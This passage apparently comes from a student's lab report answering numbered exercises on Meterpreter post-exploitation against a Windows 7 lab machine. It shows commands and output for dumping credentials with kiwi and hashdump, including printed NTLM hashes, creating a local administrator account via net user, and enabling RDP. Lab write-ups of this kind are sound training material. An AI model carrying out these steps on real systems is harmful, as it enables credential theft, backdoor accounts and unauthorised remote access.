I was able to connect to the target machine using these commands. Thanks to Meterpreter command line, I can do whatever I want to the target machine using payloads and sockets. I have briefly captured windows 7.

Meterpreter runs entirely on RAM and does not do any writing to Hard Disk.


QUESTION-4

4. Write the uid and pid of meterpreter session.

I learned the uid and pid values of the session by typing **getuid** and **getpid** commands on the meterpreter command line.

The target machine can be impersonated with the meterpreter migrate command. Using the meterpreter migrate command, an account running a process in the Windows operating system will be impersonated. Its identity is the **lsass.exe** file.

Ps, displays all processes running on the target computer.



QUESTION-5

5. What is the cleartext password of administrator account (kiwi)

Kiwi allows for a variety of credential oriented operations such as finding passwords, dumping passwords in memory and much more. We have provided the loading of the kiwi module by saying load kiwi.

After the installation, the command menu that can be used thanks to kiwi appeared. Here, we have accessed the target machine's (windows 7) information such as username, domain, password using the creds_all command.

QUESTION-6

6. **Create a new user with your name and add localadmin permission. (Shell)**

I made it possible to enter the Command Prompt line of the target machine by typing the shell command on the meterpreter command line.

After writing shell I switched to the shell of windows 7. Later, I created a new user by typing

'net user ZeynepGizem Password1 / add'

command. I used these commands to enable the new user and add localadmin permission:

'net user ZeynepGizem / active: yes'

'net localgroup administrators ZeynepGizem / add'

```
zeynep@kaliLinux: ~
File  Actions  Edit  View  Help
dispatcher/exploit.rb:222:in `cmd_exploit'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.r
hare/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:476:in `block in run_single'", "/usr/share/metaspl
spatcher_shell.rb:470:in `each'", "/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.rb:470:in `r
oit-framework/lib/rex/ui/text/shell.rb:158:in `run'", "/usr/share/metasploit-framework/lib/metasploit/framework/
", "/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'", "/usr/bin/msfconsol
meterpreter > shell
Process 2868 created.
Channel 2 created.
Microsoft Windows [S►r►m 6.1.7601]
Telif Hakk► (c) 2009 Microsoft Corporation. T►m haklar► sakl►d►r.

c:\WINDOWS\system32>net user ZeynepGizem Password1 /add
net user ZeynepGizem Password1 /add
Komut ba►ar►yla tamamland►.


c:\WINDOWS\system32>net user ZeynepGizem /active:yes
net user ZeynepGizem /active:yes
Komut ba►ar►yla tamamland►.


c:\WINDOWS\system32>net localgroup administrators ZeynepGizem /add
net localgroup administrators ZeynepGizem /add
Komut ba►ar►yla tamamland►.


c:\WINDOWS\system32>^C
Terminate channel 2? [y/N]  y
meterpreter >
```


Create a new user


add localadmin permission

QUESTION-7

7. **Creat a directory with your name and upload a txt file to your target machine. (mkdir, upload)**

I created a folder named zeynepgizem on the path / home / zeynep. I created a txt file named zgc.txt into it. Now I will send this this file and the txt file inside it to the target machine.





With the **upload** command, the zgc txt file was uploaded smoothly.

QUESTION-8

8. Dump all SAM database hashes.

The Security Account Manager (SAM) is a database file that stores users' passwords in Windows XP, Windows Vista, Windows 7, 8.1 and 10.

Reveals the SAM database of the other computer with the hashdump command. If he is using Workspace, he saves the passwords in the loot table.

```
zeynep@kaliLinux: ~
File  Actions  Edit  View  Help
zeynep@kaliLinux: ~   zeynep@kaliL.../zeynepgizem   zeynep@kaliLinux: ~

meterpreter >
meterpreter >
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY e8b2cfe2a9b0dbb2bc14f0115a1c7dbe ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

Zeynep:"isim soyad"

[*] Dumping password hashes ...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Zeynep:1001:aad3b435b51404eeaad3b435b51404ee:9d20d872e21d3b32bd940679e1c80cf2:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:1fc351646a9f7d996d8815b3f6990919:::
ZeynepGizem:1003:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
```

The **ZeynepGizem** you have seen above is the hash command of the new user that we created in the 6th question.

QUESTION-9

9. Enable rdp service of the target machine.(post)

I have enabled the target machine's rdp service using this command.

```
meterpreter > run post/windows/manage/enable_rdp OPTION=value

[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/zeynep/.msf4/loot/20210120054333_default_192.168.0.37_host.windows.cle_911998.txt
meterpreter >
```

QUESTION-10

10. Take screenshot of user working screen of the target machine

I took a screenshot with the **screenshot** command.